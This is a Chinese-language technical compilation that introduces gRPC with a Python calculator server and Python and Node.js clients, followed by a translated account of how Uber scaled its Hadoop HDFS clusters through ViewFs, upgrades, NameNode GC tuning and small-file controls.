下一个冲击互联网的浪潮是 Web 编程。许多开发人员发现定义 SOAP 标准的 HTTP 和 XML 的组合过于严格。这时 JavaScript 和 JSON 开始流行了。Web 2.0 现象（API 发挥了关键作用），JSON 替代 XML 成为首选的协议。HTTP 和 JSON 这对致命的组合，催生了一个新的非官方标准 REST。SOAP 要求严格遵守标准和结构定义，仅局限于大型企业应用程序，而 REST 在当代开发人员中很受欢迎。

#### 1.1 **HTTP, REST** 和微服务

归功于 JavaScript 框架，Node.js 以及文档数据库的发展，REST 在 Web 开发者中广受欢迎。许多应用程序开始基于 REST 实现，即使是内部序列化和通信模式领域。但 HTTP 是最有效的消息交换协议吗？即使在同一上下文、同一网络，或者是同一台机器上运行的服务之


间？HTTP 的便捷性与高性能之间需要作出权衡，这促使我们回到问题的起点，寻找微服务架构中最优的通信框架。

进入 gRPC 时代——来自谷歌，现代的轻量级通信协议。这是一个高性能的、开源的通用远程过程调用（RPC）框架，它可以在多种开发语言、任何操作系统上运行。

gRPC 在推出的第一年内就被 CoreOS，Netflix，Square 和 Cockroach Labs 等机构采用。CoreOS 团队的 Etcd，是一种分布式键/值存储服务，采用 gRPC 实现端通信。电信公司如 Cisco，Juniper 和 Arista 都使用 gRPC 实现数据流遥测和网络设备配置。

## 1.2 什么是 gRPC ?

当我第一次遇到 gRPC，它使我想起 CORBA。两个框架都基于语言无关的接口定义语言（IDL）声明服务，通过特定的语言绑定实现。



CORBA 和 gRPC 二者的设计，都是为了使客户端相信服务器在同一台机器。客户机在桩（Stub）上调用一个方法（method），调用过程由底层协议透明地处理。

gRPC 的秘诀在于处理序列化的方式。gRPC 基于 Protocol Buffer，一个开源的用于结构化数据序列化机制，它是语言和平台无关的。Protocol Buffer 的描述非常详细，与 XML 类似。但是它们比其他的协议格式更小，更快，效率更高。任何需要序列化的自定义数据类型在 gRPC 被定义为一个 Protocol Buffer。

Protocol Buffer 的最新版本是 proto3，支持多种开发语言的代码生成，Java , C++ , Python , Ruby , Java Lite , JavaScript , Objective-C 和 C # 。当一个 Protocol Buffer 编译为一个特定的语言，它的访问器（setter 和 getter）为每个字段提供定义。

相比于 REST + JSON 组合，gRPC 提供更好的性能和安全性。它极大的促进了在客户端和服务器之间使用 SSL / TLS 进行身份验证和数据交换加密。


为什么微服务开发者需要使用 gRPC ? gRPC 采用 HTTP / 2 以支持高性能的、可扩展的 API 。报文使用二进制而不是文本通信可以保持载荷紧凑、高效。HTTP / 2 请求在一个 TCP 连接上可支持多路复用，允许多个消息并发传送而不影响网络资源利用率。gRPC 使用报头压缩（header compression）来减少请求和响应的大小。

## 二、gRPC 简介

### 2.1 创建 gRPC 服务的流程

1. 在 Protocol Buffer (.proto) 文件中描述服务和载荷结构
2. 从 .proto 文件生成 gRPC 代码
3. 用一种开发语言实现服务端
4. 创建一个客户端调用服务
5. 运行服务端和客户端

### Develop gRPC microservices workflow



- See Book [Building Microservices with Go](#)

**Note:Node.js** 客户端不需要生成存根（**Stub**），只要 **Protocol Buffer** 文件是可访问的，它就可以直接与服务端对话。

## 三、gRPC 示例代码

为了进一步熟悉 gRPC，我们将用 Python 语言创建一个简单的计算服务。它将同时被一个 Python 客户端和一个 Node.js 客户端调用。以下测试示例运行在 Mac OS X。

你可以从 GitHub 库 <https://github.com/grpc/grpc/tree/master/examples> 访问源代码，在自己的机器上运行示例。

- 环境准备 ```bash // 配置 Python gRPC python -m pip install virtualenv virtualenv venv  
source venv/bin/activate python -m pip install --upgrade pip

//安装 gRPC 和 gRPC Tools python -m pip install grpcio python -m pip install grpcio-tools

// 配置 Node.js gRPC npm install grpc --global

//创建目录 mkdir Proto mkdir Server mkdir -p Client/Python mkdir -p Client/Node

```
- 创建 Protocol Buffer 文件

```go
//Proto/Calc.proto
syntax = "proto3";

package calc;

service Calculator {
    rpc Add (AddRequest) returns (AddReply) {}
    rpc Subtract (SubtractRequest) returns (SubtractReply) {}
    rpc Multiply (MultiplyRequest) returns (MultiplyReply) {}
    rpc Divide (DivideRequest) returns (DivideReply) {}
}

message AddRequest{
    int32 n1=1;
    int32 n2=2;
}
message AddReply{
    int32 n1=1;
}
message SubtractRequest{
    int32 n1=1;
    int32 n2=2;
}
message SubtractReply{
    int32 n1=1;
}
message MultiplyRequest{
    int32 n1=1;
    int32 n2=2;
}
message MultiplyReply{
    int32 n1=1;
}
message DivideRequest{
    int32 n1=1;
    int32 n2=2;
}
message DivideReply{
    float f1=1;
}
```

- 生成 Python 服务端和客户端代码

```
$ python -m grpc.tools.protoc --python_out=. --grpc_python_out=. --proto_path=. Calc.proto
$ cp Calc_pb2.py ../Server
$ cp Calc_pb2.py ../Client/Python
$ cp Calc.proto ../Client/Node
```

- 创建服务端

```
# Server/Calc_Server.py
from concurrent import futures
import time

import grpc

import Calc_pb2
import Calc_pb2_grpc

_ONE_DAY_IN_SECONDS = 60 * 60 * 24

class Calculator(Calc_pb2.CalculatorServicer):

    def Add(self, request, context):
        return Calc_pb2.AddReply(n1=request.n1+request.n2)

    def Subtract(self, request, context):
        return Calc_pb2.SubtractReply(n1=request.n1-request.n2)

    def Multiply(self, request, context):
        return Calc_pb2.MultiplyReply(n1=request.n1*request.n2)

    def Divide(self, request, context):
        return Calc_pb2.DivideReply(f1=request.n1/request.n2)

    def serve():
        server = grpc.server(futures.ThreadPoolExecutor(max_workers=10))
        Calc_pb2_grpc.add_CalculatorServicer_to_server(Calculator(), server)
        server.add_insecure_port('[::]:50050')
        server.start()

        try:
            while True:
                time.sleep(_ONE_DAY_IN_SECONDS)
        except KeyboardInterrupt:
            server.stop(0)

if __name__ == '__main__':
    serve()
```

- 启动服务端

```
python Calc_Server.py
```

- 创建 Python 客户端

```
# Client/Python/Calc_Client.py

from __future__ import print_function

import grpc
import Calc_pb2
import Calc_pb2_grpc

def run():
    channel = grpc.insecure_channel('localhost:50050')
    stub = Calc_pb2_grpc.CalculatorStub(channel)

    response = stub.Add(Calc_pb2.AddRequest(n1=20, n2=10))
    print(response.n1)
    response = stub.Subtract(Calc_pb2.SubtractRequest(n1=20, n2=10))
    print(response.n1)
    response = stub.Multiply(Calc_pb2.MultiplyRequest(n1=20, n2=10))
    print(response.n1)
    response = stub.Divide(Calc_pb2.DivideRequest(n1=20, n2=10))
    print(response.f1)

if __name__ == '__main__':
    run()
```

- 创建 Node.js 客户端
- ```
JavaScript //Client/Node/Calc_Client.js var PROTO_PATH =
'Calc.proto';
```

```
var grpc = require('grpc'); var calc_proto = grpc.load(PROTO_PATH).calc; var params=
{n1:20, n2:10};

function main() { var client = new calc_proto.Calculator('localhost:50050',
grpc.credentials.createInsecure());

client.divide(params, function(err, response) { console.log(response.f1); });

client.multiply(params, function(err, response) { console.log(response.n1); });

client.subtract(params, function(err, response) { console.log(response.n1); });

client.add(params, function(err, response) { console.log(response.n1); });

}

main();
```

```
- 启动客户端 Node.js/Python
```bash
$ python Calc_Client.py
30
10
200
2.0

$ node Calc_Client.js
30
10
200
2.0
```

## 附表：gRPC 年谱

- 2011 : Protocol Buffers 2 => language neutral for serializing structured data
- 2015 : Borg => Large-scale cluster management => Kubernetes
- 2015 : Stubby => A high performance RPC framework => gRPC
- July 2016 : Protocol Buffers 3.0.0
- Aug 2016 : gRPC 1.0 ready for production
- Sept 2016 : Swift-protobuf
- Jan 2017 : Grpc Swift
- Apr 2017 : Google Endpoints => Manage gRPC APIs with Cloud Endpoints
- Sept 2017 : gRPC 1.6.1
- Sept 2017 : Protocol Buffers 3.4.1
- Oct 2017 : Swift-protobuf 1.0
- Oct 2017 : gRPC 1.7.0

## 扩展阅读：开发语言&代码工程

- [Stack Overflow : 2017年最赚钱的编程语言](#)
- [玩转编程语言:构建自定义代码生成器](#)
- [远程通信协议：从 CORBA 到 gRPC](#)
- [基于Kafka构建事件溯源型微服务](#)
- [LinkedIn 开源 Kafka Monitor](#)
- [基于Go语言快速构建一个RESTful API服务](#)
- [应用程序开发中的日志管理\(Go语言描述\)](#)

## 参考文献

- [Google's gRPC: A Lean and Mean Communication Protocol for Microservices | 9 Sep 2016 7:30am, by Janakiram MSV](#)
- [gRPC microservices are the future ? | Golang Nantes Meetup 21 September 2017 | Cyrille Hemidy](#)
- [gRPC : Google开源的基于HTTP/2和ProtoBuf的通用RPC框架](#)
- [gRPC调用超时控制](#)
- [How to use etcd service discovery with gRPC in Go?](#)
- [Building High Performance APIs In Go Using gRPC](#)
- [tracing gRPC calls in #Golang with #Google Stackdriver](#)
- [Getting Started with Microservices using Go, gRPC and Kubernetes](#)

# Uber Hadoop 文件系统最佳实践

- Uber Hadoop 文件系统最佳实践
- Scaling out using ViewFs
- HDFS upgrades
- NameNode Garbage collection
- Controlling the number of small files
- DFS load management service
- New Feature : Observer NameNode
- Router-based HDFS Federation
- Engineering : 独立的群集（isolated clusters）、分阶段升级过程（a staged upgrade process）和应急回滚计划（contingency rollback plans）
- 原文：[April 5, 2018 Scaling Uber's Apache Hadoop Distributed File System for Growth](#)

How Uber implemented these improvements to facilitate the continued growth, stability, and reliability of our storage system.

三年前, Uber 工程团队引入 Hadoop 作为大数据分析的存储 (HDFS) 和计算 (YARN) 基础设施。

Uber 使用 Hadoop 进行批量和流式分析, 广泛应用于包括欺诈检测 (fraud detection)、机器学习 (machine learning) 和 ETA 计算(Estimated Time of Arrival)等领域。在过去的几年里, Uber 的业务发展迅猛, 数据量和相关的访问负载呈指数级增长; 仅在 2017年, 存储在 HDFS 上的数据量就增长了400% 以上。

在扩展基础设施的同时保持高性能可不是一件轻松的事。为了实现这一目标,Uber 数据架构团队通过实施若干新的调整和功能来扩展 HDFS, 包括可视化文件系统 (View File System , ViewFs)、频繁的 HDFS 版本升级、NameNode 垃圾回收调整, 限制通过系统筛选小文件的数量、HDFS 负载管理服务和只读 NameNode 副本。下面将详细介绍如何执行这些改进以促进存储系统的持续增长、稳定性和可靠性。

## Challenges

HDFS 被设计为可伸缩的分布式文件系统, 单个群集支持上千个节点。只要有足够的硬件, 在一个集群中可以轻松、快速地扩展实现超过 100 pb 的原始存储容量。

然而对于 Uber 而言, 业务迅速增长使其难以可靠地进行扩展同时而不减慢数据分析的速度。成千上万的用户每周都要执行数以百万计的查询 (通过 Hive 或 Presto ) 。


目前, HDFS 超过一半以上的访问源于 Presto, 并且 90% 的 Presto 查询需要 100 秒以上的时间来处理。如果我们的 HDFS 基础结构超载, 那么在队列中的查询就会堆积起来, 从而导致查询延迟。更为重要的是, 对于每个查询而言, 我们需要在 HDFS 上尽快地提供数据。

针对原来的存储基础架构, 我们设计了提取 (extract)、转换 (transform) 和加载 (ETL) 机制以便在用户运行查询时减少同一集群中发生的复制延迟。这些群集由于具有双重职责, 因而需要生成小文件以适应频繁的写入和更新, 这反而进一步堵塞了队列。

在我们面临的挑战中, 首要任务是多个团队需要大量的存储数据, 这就决定了不能采用按照用例或组织进行集群分割的方案, 那样反过来会降低效率的同时增加成本。

造成减速的根源 — 在不影响用户体验的情况下扩展 HDFS 的主要瓶颈是 NameNode 的性能和吞吐量, 它包括系统中所有文件的目录树, 用于跟踪保存数据文件的位置。由于所有元数据都存储在 NameNode 中, 因此客户端对 HDFS 群集的请求必须首先通过它。更复杂的是, NameNode 命名空间上的ReadWriteLock 限制了 NameNode 可以支持的最大吞吐量, 因为任何写入请求都将被独占写锁定, 并强制任何其他请求都在队列中等待。

2016 年晚些时候, 我们开始发现 NameNode RPC 队列时间高的问题。有时, NameNode 队列时间可能超过每个请求 500 毫秒 (最慢的队列时间达到接近一秒), 这意味着每一个 HDFS 请求在队列中至少等待半秒 -- 与我们的正常进程时间 (10 毫秒以下) 相比, 这是明显的减速。



## Enabling scaling & improving performance

为了确保 HDFS 高性能运行的同时持续扩展, Uber 并行开发多个解决方案, 以避免在短期内出现停机。这些解决方案使我们建立了一个更可靠和可扩展的系统, 能够支持未来的长期增长。

改进方案概述如下：


## Scaling out using ViewFs

Twitter 尝试过类似努力，在他们的启发下，我们利用可视化文件系统 (ViewFs) 将 HDFS 拆分为多个物理命名空间，并使用 ViewFs 挂载点向用户呈现一个虚拟命名空间。

为了完成这一目标，我们将 HBase (YARN 和 Presto 操作) 从相同的 HDFS 集群分开。该调整不仅大大减少了主集群上的负载，而且使我们的 HBase 更加稳定，将 HBase 集群的重启时间从几小时减少到几分钟。

我们还为聚合 YARN 应用日志创建了一个专用的 HDFS 群集。要使日志聚合支持 ViewFs，需要 **YARN-3269**。我们的 Hive 临时目录也被移动到这个群集。增加集群的结果是非常令人满意的；目前，新群集的服务总写入请求数约占总数的 40%，而且大多数文件都是小文件，这也减轻了主群集上的文件计数压力。由于对现有应用程序而言，不需要更改客户端，因此改转换非常顺利。

最后，我们在 ViewFs 后端实现了独立的 HDFS 群集，而不是基础架构中的 HDFS Federation。通过这种设置，可以逐步执行 HDFS 升级，最大限度地减少大规模停机的风险；此外，完全隔离还有助于提高系统的可靠性。然而，这种修复方案的一个缺点是，保持单独的 HDFS 群集会导致更高的运营成本。



## HDFS upgrades

第二个解决方案是升级 HDFS 以跟上最新版本。我们一年执行了两次主要升级，首先从 CDH 5.7.2 (包含大量 HDFS 2.6.0 补丁) 升级到 Apache 2.7.3，然后升级到 Apache 2.8.2。为此，我们还必须重构基于 Puppet 和 Jenkins 之上的部署框架，以更换第三方群集管理工具。

版本升级带来了关键的可伸缩性改进，包括 HDFS-9710、HDFS-9198 和 HDFS-9412。例如，升级到 Apache 2.7.3 后，增量块报告 (incremental block report) 的数量明显减少，从而减轻了 NameNode 的负载。

升级 HDFS 可能会有风险，因为它可能会导致停机、性能下降或数据丢失。为了解决这些问题，我们花了几个月的时间来验证 Apache 2.8.2 之后才将其部署到生产环境中。但是，在升级最大的生产集群时，仍然有一个 Bug (HDFS-12800) 让我们措手不及。尽管 Bug 引起的

问题很晚才发现，但是凭借独立群集、分阶段升级过程（a staged upgrade process）和应急回滚计划（contingency rollback plans），最后给我们的影响非常有限。

事实证明，在同一台服务器上运行不同版本的 YARN 和 HDFS 的能力对于我们实现扩展至关重要。由于 YARN 和 HDFS 都是 Hadoop 的一部分，它们通常一起升级。然而，YARN 主线版本的升级需要更长时间的充分验证之后才会推出，一些生产应用的 YARN 可能需要更新，由于 YARN API 的变化或 YARN 和这些应用的 JAR 依赖冲突。虽然 YARN 的可伸缩性在我们的环境中不是一个问题，但我们不希望关键的 HDFS 升级被 YARN 升级阻塞。为了防止可能的堵塞，我们目前运行的 YARN 比 HDFS 的版本更早，在我们的场景很有效。（但是，当采用诸如 Erasure Coding 之类的功能时，由于需要更改客户端，此策略可能不起作用。）

## NameNode Garbage collection

垃圾回收 (Garbage collection , GC) 调优在整个优化方案中也发挥了重要作用。它在扩展存储基础架构的同时，给我们创造了必要的喘息空间。


通过强制使用并发标记扫描收集器 (Concurrent Mark Sweep collectors , CMS) 防止长时间 GC 暂停，通过调整 CMS 参数 (如 CMSInitiatingOccupancyFraction 、 UseCMSInitiatingOccupancyOnly 和 CMSParallelRemarkEnabled ) 来执行更具侵略性的老年代集合（注：CMS 是分代的，新生代和老年代都会发生回收。CMS 尝试通过多线程并发的方式来跟踪对象的可达性，以便减少老生代的收集时间）。虽然会增加 CPU 利用率，但幸运的是我们有足够的空闲 CPU 来支持此功能。

由于繁重的 RPC 负载，在新生代中创建了大量短期的对象，迫使新生代收集器频繁地执行垃圾回收暂停 (stop-the-world)。通过将新生代的规模从 1.5GB 增加到 16GB，并调整 ParGCCardsPerStrideChunk 值 (设置为 32768)，生产环境中 NameNode 在 GC 暂停时所花费的总时间从 13% 减少到 1.7%，吞吐量增加了 10% 以上。

与 GC 相关的 JVM 参数( NameNode 堆大小 160GB )，供参考：

```
XX:+UnlockDiagnosticVMOptions
XX:ParGCCardsPerStrideChunk=32768 -XX:+UseParNewGC
XX:+UseConcMarkSweepGC -XX:+CMSConcurrentMTEnabled
XX:CMSInitiatingOccupancyFraction=40
XX:+UseCMSInitiatingOccupancyOnly
XX:+CMSParallelRemarkEnabled -XX:+UseCondCardMark
XX:+DisableExplicitGC
```

Uber 还在评估是否将第一垃圾回收器 (Garbage-First Garbage Collector , G1GC) 集成在系统中。虽然在过去使用 G1GC 时没有看到优势，但 JVM 的新版本带来了额外的垃圾回收器性能改进，因此重新审视收集器和配置的选择有时是必要的。



## Controlling the number of small files

由于 NameNode 将所有文件元数据加载到内存中，小文件增长会增加 NameNode 的内存压力。此外，小文件会导致读取 RPC 调用增加，以便在客户端读取文件时访问相同数量的数据，以及在生成文件时增加 RPC 调用。为了减少存储中小文件的数量，Uber 主要采取了两种方法：


首先，Uber Hadoop 数据平台团队基于 Hoodie 库建立了新的摄取管道，生成比原始数据管道创建的更大的文件。不过，作为一个临时解决方案，在这些可用之前，我们还建立了一个工具（称为 *stitcher* "订书机"），将小文件合并成较大的文件（通常大于 1GB）。

其次，在 Hive 数据库和应用程序目录上设置了严格的命名空间配额。为了贯彻这一目标，我们为用户创建了一个自助服务工具，用于管理其组织内的配额。配额的分配比例为每文件 256MB，以鼓励用户优化其输出文件大小。Hadoop 团队还提供优化指南和文件合并工具以帮助用户采用最佳实践。例如，在 Hive 上启用自动合并（auto-merge）和调整减速器数量（the number of reducers）可以大大减少由 Hive insert-overwrite 查询生成的文件数。

## HDFS load management service

